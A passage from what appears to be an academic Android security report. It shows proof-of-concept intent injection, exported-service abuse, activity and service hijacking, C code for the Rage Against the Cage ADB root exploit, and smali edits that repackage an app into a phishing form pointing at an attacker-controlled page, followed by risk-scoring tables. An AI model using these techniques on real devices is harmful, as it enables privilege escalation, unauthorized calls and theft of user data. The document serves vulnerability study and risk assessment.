When the application is launched from the launcher, it just creates a WebView, and shows a predefined website on it, as the following:




FIGURE 36: MALICIOUS ACTIVITY LAUNCH PROOF OF CONCEPT - REGULAR BEHAVIOR

However, if launched with an intent, it could contain an extra string, named "url", since it will be received with the following lines of code:

```
Intent launchIntent = getIntent();
String receivedUrl = launchIntent.getStringExtra("url");
if(receivedUrl != null)
  initialUrl = receivedUrl;
```

This way, it will load any URL that is received. The created vulnerability resides in that there's no check performed on the passed URL. Therefore, an attacker could invoke any webpage to be directly loaded, and more importantly, perform a JavaScript injection on the previously shown webpage, just passing a URL starting by "javascript:" (if JavaScript is activated on the WebView).

An example of this, can be shown from a different application component, issuing (where 'i' is an intent) :

```
i.putExtra("url",”http://example.com”);
startActivity(i);
```

This yields:




FIGURE 37: MALICIOUS ACTIVITY LAUNCH PROOF OF CONCEPT - RESULTS

5.1.2.3 Malicious Service Launch

Overview

We recall from the analysis that one of the interesting facts about the permissions system is that they aren't enforced in application intercommunication. This is, two applications, each with a different set of permissions, can exchange messages without restriction (e.g. an application without Internet permission could perform a connection through Intents, exchanging messages with an application holding the permission).

In this case, we'll see how an application holding PHONE_CALL permission exposes a service that can be used in turn by another application.

Attack sequence

The vulnerable application structure has:

- A service, launching a phone call when started. Exported on the manifest.
- An activity, used to issue a call to a fixed number, through the service.




FIGURE 38: MALICIOUS SERVICE LAUNCH PROOF OF CONCEPT - REGULAR BEHAVIOR

As we can see above, the functionality is limited to a specific number (toll free, in this case), but the developer left the service exported on the application manifest, intentional or accidentally.

So, if we want to perform a phone call from another application, without holding the permission, there's a breach through which we can do so. We'll just need to invoke the previously exported service, through an intent, using:

```
Intent i = new Intent();
i.setAction("co.albertori.security.intercom.maliciousservicelaun
ch.CallService");
i.putExtra("phone_number", "123456789");
startService(i);
```

Applied to an activity, yields:




FIGURE 39: MALICIOUS SERVICE LAUNCH PROOF OF CONCEPT - ATTACK

5.1.2.4 Malicious Broadcast Injection

Overview

In the Android system, it is possible to register broadcast receivers to receive intents from the system (about the current device status, battery, connectivity, etc). As envisioned in the analysis phase, this also automatically exports our receiver, even when this is not explicitly declared on the manifest.

This, together with the fact that we cannot access the source of the calling intent, when a component is executed, results in allowing any component to introduce deceptive behavior on the application containing such receiver.

In this case, the airplane mode status change is monitored, with a broadcast receiver triggering a toast when such change takes place. On the other hand, an application is set to directly invoke the receiver.

Attack sequence

As a harmless proof of concept, the broadcast receiver just triggers a toast informing of the airplane mode change.

The screenshots below demonstrate what happens when the receiver is invoked through the use of:

```
Intent intent = new Intent(Intent.ACTION_MAIN);

intent.setComponent(new ComponentName(

  "co.albertori.security.intercom.maliciousbroadcastinjection",
  "co.albertori.security.intercom.maliciousbroadcastinjection.Air
planeReceiver"));

sendBroadcast(intent);
```




FIGURE 40: MALICIOUS BROADCAST INJECTION PROOF OF CONCEPT - ATTACKER ACTIVITY

5.1.2.5 Activity Hijacking

Overview

In the situation of an application delegating a task on another (such as sending an SMS message), an intent is launched, with a standardized definition (meant to allow new applications to be developed).

The flaw in this system is exposed through this proof of concept, where collisions of activities registered for the same type of action are mishandled.

Attack sequence

Here, a SMS sending application is set, using a generic intent to launch a predefined text:

```
Uri uri = Uri.parse("smsto:14085559999");
Intent intent = new Intent(Intent.ACTION_SENDTO, uri);
intent.putExtra("sms_body", "Our SMS test.");
startActivity(intent);
```

That triggers a “Complete action using…” screen, where the user is prompted to choose which application should handle the intent.

On the other hand, if we set a new activity to receive that intent, and we match a preexistent name, the whole package name will be shown, for the user to make an informed decision.

However, with set the activity and application names to be the same than a commonly used application (in this case, “Messaging”), and we add a trailing space to the matching names, the system identifies both as different, and shows both matching names (shown below).

This creates confusion in the user, making him bound to choose an activity that might steal the content of the SMS.




FIGURE 41: ACTIVITY HIJACKING PROOF OF CONCEPT - NAME COLLISION ON THE PROMPT

5.1.2.6 Service Hijacking

Overview

Android system establishes a priorities system, where developers can define their own service priority, on the application manifest. This makes a developer able to override the execution of a service, just exporting a service of his own, with a higher priority.

In this case, a simple calculator service is coded, with an activity that calls it awaiting a result. On the other hand, a malicious service is created, and exported with a higher priority at a different package, while using the same action definition. The latter effectively hijacks the service call.

Attack sequence

The service definition on the original and legitimate service is the following:

```
<service
  android:name=".CalculatorService"
  android:exported="true">
  <intent-filter>
  <action
android:name="co.albertori.security.intercom.servicehijacking.Ca
lculatorService" />
  </intent-filter>
</service>
```

On the malicious service, the definition shares the action, but it adds a priority field:

```
<intent-filter
  android:priority="999">
<action
android:name="co.albertori.security.intercom.servicehijacking.Ca
lculatorService" />
</intent-filter>
```

As a result, when the activity performs a `startService()`, the lack of priority on the legitimate service allows the malicious service to be executed instead, showing a toast in this case.




FIGURE 42: SERVICE HIJACKING PROOF OF CONCEPT - REGULAR INTERACTION (LEFT) AND HIJACKED REQUEST (RIGHT)

5.1.3 Privilege Escalation typology

5.1.3.1 Rage Against the Cage

Overview

This attack is based on the following:

- ADB service is running, without privileges.
- NPROC limit of processes is defined and finite.
- Device ADB service version is flawed, running as superuser at first, and not revoking permission if the limit of processes has been reached.

Therefore, a successful attack will:

1. Find the ADB process id
2. Create new processes until reaching the NPROC limit
3. Kill the ADB process (will be automatically restarted)

This exploit is largely based on code by the RATC exploit author[23], which has been adapted for an easier understanding.

Attack sequence

The following refers to native C code, running as JNI. In this proof of concept, the HelloJNI example, included in the NDK package, was used. This code is located at the 'jni' folder, at the project root.

Find the ADB process

Since we know the binary name of the ADB service, we use the Linux /proc directory[24] to find under which pid is the ADB process running.

He "cmdline" file contains the command used for invocation of the process, thus every pid is checked for coincidence of this file contents and the "adb" string. There's only one ADB process running, therefore, the first coincident pid shall be returned:

```
pid_t get_adb_pid()
{
	char buf[256];
	int i = 0, fd = 0;
	pid_t found = 0;

	// Check every process for the "adb" binary name
	for (i = 0; i < 32000; ++i) {
		sprintf(buf, "/proc/%d/cmdline", i);
		if ((fd = open(buf, O_RDONLY)) < 0)
			continue;
		memset(buf, 0, sizeof(buf));
		read(fd, buf, sizeof(buf) - 1);
		close(fd);
		if (strstr(buf, "/sbin/adb")) {
			found = i;
```

```
                    break;
                }
            }
            return found;
    }
```

Reaching the NPROC limit

Similarly to a fork bomb, the process is forked, following the following algorithm (code not depicted here, but profusely commented at the proof of concept project folder).




FIGURE 43: RAGE AGAINST THE CAGE - REACHING NPROC LIMIT

Restarting ADB

Since the program already obtained the ADB pid, now it just:

1. Kills the process: `kill(adb_pid, 9);`
2. Forks itself into another process to reach the process limit once again.
3. Waits for the new ADB process to be started (this time with superuser privileges):

```
for (;;) {
        p = get_adb_pid();
        if (p != 0 && p != adb_pid)
                break;
        sleep(1);
```

At this point the ADB service will be running as superuser, having access to virtually any resource available on the system. In order to exploit this, an attacker will subsequently start a terminal connection with the device, local or remotely.

5.1.4 Reverse Engineering typology

5.1.4.1 Repackaging

The first performed action one we have obtained the APK (obtaining "APK Downloader"[25], a third party application, since Google doesn't allow direct download of the APK files), is to decompress and disassemble it, using the APK Tool.

This yields:

- The "res" folder mentioned before.
- A "smali" folder, containing the disassembled code, in folders according to the packages names.
- A decoded "AndroidManifest.xml".

Modifying

The first step towards modification is to locate the point where modifications are to be performed. In this case, being the first launched activity inside of the application, it will probably be exposed by the AndroidManifest.xml, as the activity with the "home launcher" intent filter.

Navigating to the package, in the "smali" folder, we locate the file named "StartupActivity.smali", corresponding to the initial activity. Looking up for "eula" inside of the file takes us to the "createEulaDialog()" method.

At this method, we can see it creates a WebView on the dialog, adds the license text inside, and attaches formatting as an HTML.

Our objective will be to use this dialog to deceive the user into giving away personal data.

To do so, we have three options:

- Modify the content of the HTML file:
  - Statically, with a form that submits to a web application under our control.
  - Dynamically, embedding an iframe that points to a web application, with a form, under our control. This is the one chose, for simplicity and flexibility.
- Redirecting the user to an external web site, changing the parameters passed to the WebView.

The second approach followed, in order to keep the additional code footprint as small as possible.

We follow this sequence:

1. Modify the head attached to the license text:

```
const-string v5, "<html><head><style> * {color: #FFFFFF}
</style></head><body>"
```

into

```
const-string v5, "<html><head></head><body><iframe
src='http://example.com' style='border: 0; width: 100%; height:
100%; margin:0;'></body></iframe><!--"
```

This will discard the legitimate text, using the comment tag (“<!---“) at the end of our new body tag, and load an iframe with no borders, that take over the whole space available, from the URL http://example.com)

This is the result, if we repackage at this point:




FIGURE 44: REPACKAGING PROOF OF CONCEPT - MODIFIED INITIAL SCREEN

2. Activate JavaScript
   The reason to do so is that the soft keyboard doesn't work on this type of dialog, so a JavaScript keyboard will be used on the page. To do so, we add this:

```
    invoke-virtual {v2}, Landroid/webkit/WebView;-
>getSettings()Landroid/webkit/WebSettings;

    move-result-object v4

    const/4 v5, 0x1

    invoke-virtual {v4, v5}, Landroid/webkit/WebSettings;-
>setJavaScriptEnabled(Z)V
```

   Which is equivalent to (with color coded equiavlences).

```
webSettings.setJavaScriptEnabled(true);
```

3. Change the dialog title, replacing this:

```
const v5, 0x7f08003c

    invoke-virtual {v4, v5}, Landroid/app/AlertDialog$Builder;-
>setTitle(I)Landroid/app/AlertDialog$Builder;
```

with this:

```
    const-string v5, "Please register your device"

    invoke-virtual {v4, v5}, Landroid/app/AlertDialog$Builder;-
>setTitle(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder
;
```

That will effectively change the loaded title, from the resources, into a string defined statically.

Once the URL is changed to one under our control, with a public HTML file available and designed specifically for this application, this is the result:




FIGURE 45: REPACKAGING PROOF OF CONCEPT - LOADING ATTACKER WEBSITE

Repackaging

Once the modifications are complete, the code must be repackaged. To do so, we keep the same file structure yielded by the APK Tool, and we run it again with the "build" parameter. We'll need to sign the resulting file afterwards, with our own key.

The application will recompile, but it won't be able to replace a legitimate application once installed, therefore it can only turn into a directed attack once we have gained access to the target smartphone, installing this application and waiting for interaction.

6 Risk Assessment

6.1 Criteria

At the analysis phase, different types of vulnerabilities were discovered – on one side, system inherent vulnerabilities, when those were preexistent at the Android system, and have to be actively avoided by the developer, when possible; on the other side, developer side vulnerabilities, those introduced by developers when introducing insecure techniques on their applications.

While developer-created vulnerabilities risk are difficult to be weighed in the Android ecosystem without a system-wide tool able to access the binaries of a significant sample from the application population, an approximation will be performed using the questionnaire previously defined.

This questionnaire will have its results converted into the following epigraphs, creating a binary matrix yielding a measured risk evaluation:

Impact

Depending on the possible consequences, such as denial of service, sensible data accessed, or modified, and reversibility of the effects, the impact metric will be computed.

Likelihood

This metric stands for the probability of a successful attack to take place, according to the number of vulnerable devices on the market, as well as the user/attacker knowledge.

Affected versions

This data shall be crossed with the pervasion of each Android version on the market, as provided by Google.

Permissions

If permissions are necessary for the attack success, they will decrease the likelihood of the attack on an informed user. If one of these permissions shows itself to the user as inherently dangerous, the likelihood will decrease in a higher order.

Attacker previous knowledge

If the attack only work on a specific set of devices, or when the user has additional applications installed, the likelihood shall decrease.

User interaction

Required user interaction will always decrease the likelihood of the attack.

6.2 Evaluation calculation

The metrics will yield an Assessed Potential Risk, which will vary from 0 (when the attack risk is negligible) to 1 (when it presents a real danger).

6.3 Evaluation

In order to compute the following risk evaluations, algorithms from the analysis phase, along with the following data were compiled onto a spreadsheet (which has been attached to the files provided with this document).

The compared results are:

Type	Assessed risk	
JavaScript Injection	0.4	These WebView vulnerabilities, since they are available at any version, present a real risk on any device. However, they rely on unsafe practices on existent applications.
Sandbox Holes	0.4752	
Frame Confusion	0.2376	
Event Sniffing and Hijacking	**0.7128**	Ranking the highest, this vulnerability is inherent to the Android system, and can take place at any version. An attacker could easily upload such application to the Play Store and obtain sensitive information, without being noticed, not even by a single permission.
Broadcast Theft	**0.06**	Usually, broadcasts are used just as that, as publicly available information. Only bad development practices (using broadcasts to return sensitive data) makes this an actual vulnerability.
Activity/Service Hijacking	0.15	Although the impact could be high, if certain permissions or sensitive data are in place, these attacks depend entirely on the target application developer. Safe development practices completely prevent this.
Malicious Broadcast Injection	0.15	
Malicious Activity/Service Launch	0.15	
Rage Against the Cage	0.155	Despite the highest impact, being only successful on a previous Android version reduces greatly its risk.

“Repackaging” is not evaluated here, since it is always possible to perform with any published application, but requires previous physical or remote access to the device, in order to install the compromised application. Although they can theoretically be uploaded to Google’s Play Store, Google actively cancels such applications from the market.

If this was achieved, however, such attack risk assessment would depend on the actual features and requirements of the target application.

6.3.1 WebView typology

6.3.1.1 Javascript Injection

Metric	Value	
Impact		
Denial of Service	0	Its effects are limited to the web view environment, thus it's not able to perform a denial of service attack by itself. However, if social engineering is correctly applied, the user could be deceived into deleting or blocking an account of his own, for example.
Sensible data accessed	1	JavaScript can take information and send it through queries to a server
Sensible data modified	1	Injected JavaScript could invoke functions on the website, that could affect data stored on the server
Reversibility of the effects	1	The device is not compromised permanently if the attacker application is no longer used
Likelihood		
Affected versions	All	
Regular required permissions	0	Usually Internet permission, although Web View could show local data, so permission might not be needed.
Special required permissions	0	
Previous user/system knowledge	0	Works on every device. Attacks can be generalized to retrieve all kind of data.
User interaction	0	
Assessed potential risk		**0.4**

6.3.1.2 Sandbox Holes

Exposing worst case scenario, when a compromised application has been granted strong permission, and exposes system functions to the WebView without proper checking.

Metric	Value	
Impact		
Denial of Service	1	Depending on the exposed functions and their permissions, device could perform unexpected behavior.
Sensible data accessed	1	Depending on the exposed functions.
Sensible data modified	1	Depending on the exposed functions.

Reversibility of the effects	0	Depending on the exposed functions.
Likelihood		
Affected versions	All	
Regular required permissions	1	Worst case scenario: regular permissions granted (matching impact metrics)
Special required permissions	1	Worst case scenario: sensitive permissions granted (matching impact metrics)
Previous user/system knowledge	1	Interfaced functions must be known beforehand.
User interaction	0	
Assessed potential risk		**0.4752**

6.3.1.3 Frame Confusion

Metric	Value	
Impact		
Denial of Service	0	
Sensible data accessed	1	Same-origin web client policy is broken. Data is exfiltrated between frames.
Sensible data modified	1	Interaction between frames.
Reversibility of the effects	1	The device is not compromised permanently if the attacker application is no longer used.
Likelihood		
Affected versions	All	
Regular required permissions	1	INTERNET permission is required. Same-origin policy is only enforced across domains
Special required permissions	0	
Previous user/system knowledge	1	Interfaced functions must be known beforehand.
User interaction	0	
Assessed potential risk		**0.2376**

6.3.1.4 Event Sniffing and Hijacking

Metric	Value	
Impact		
Denial of Service	0	
Sensible data accessed	1	User interaction, sessions and data are compromised.
Sensible data modified	1	Through user interaction – depends on social engineering/phising scheme.
Reversibility of the effects	0	Some deceived-user performed actions could be irreversible, such as an online payment.
Likelihood		
Affected versions	All	
Regular required permissions	1	INTERNET permission is required for an effective attack.
Special required permissions	0	
Previous user/system knowledge	0	The attacker only needs to analyze the website design, public in most of the typical scenarios (could previously create an account on the site, if needed).
User interaction	1	No interaction of the user with the site results in no data sniffed or modified.
Assessed potential risk		**0.7128**

6.3.2 Intercommunication typology

6.3.2.1 Broadcast Theft

Metric	Value	
Impact		
Denial of Service	0	The user can always choose the legitimate intent destination.
Sensible data accessed	1	Data is exfiltrated from the origin application.
Sensible data modified	0	Intent data may be read, but modifying it has no effect.
Reversibility of the effects	1	The device is not compromised permanently.
Likelihood		
Affected versions	All	
Regular required	0	

permissions		
Special required permissions	0	
Previous user/system knowledge	1	Installed legitimate application (source of the intent) must be known beforehand.
User interaction	1	User must choose the actual malicious application
Assessed potential risk		**0.06**

6.3.2.2 Activity and Service Hijacking

Their metrics are equal, due to attack similarities.

Metric	Value	
Impact		
Denial of Service	1	The intent will be always diverted from the actual destination.
Sensible data accessed	1	Data is exfiltrated from the origin application.
Sensible data modified	0	Intent data may be read, but modifying it has no effect.
Reversibility of the effects	1	The device is not compromised permanently. Application can be uninstalled.
Likelihood		
Affected versions	All	
Regular required permissions	0	
Special required permissions	0	
Previous user/system knowledge	1	Installed legitimate application (source of the intent) must be known beforehand.
User interaction	0	Hijacking occurs automatically, depending on the intent filter priority
Assessed potential risk		**0.15**

6.3.2.3 Malicious Broadcast Injection

Metric	Value

Impact		
Denial of Service	0	
Sensible data accessed	0	
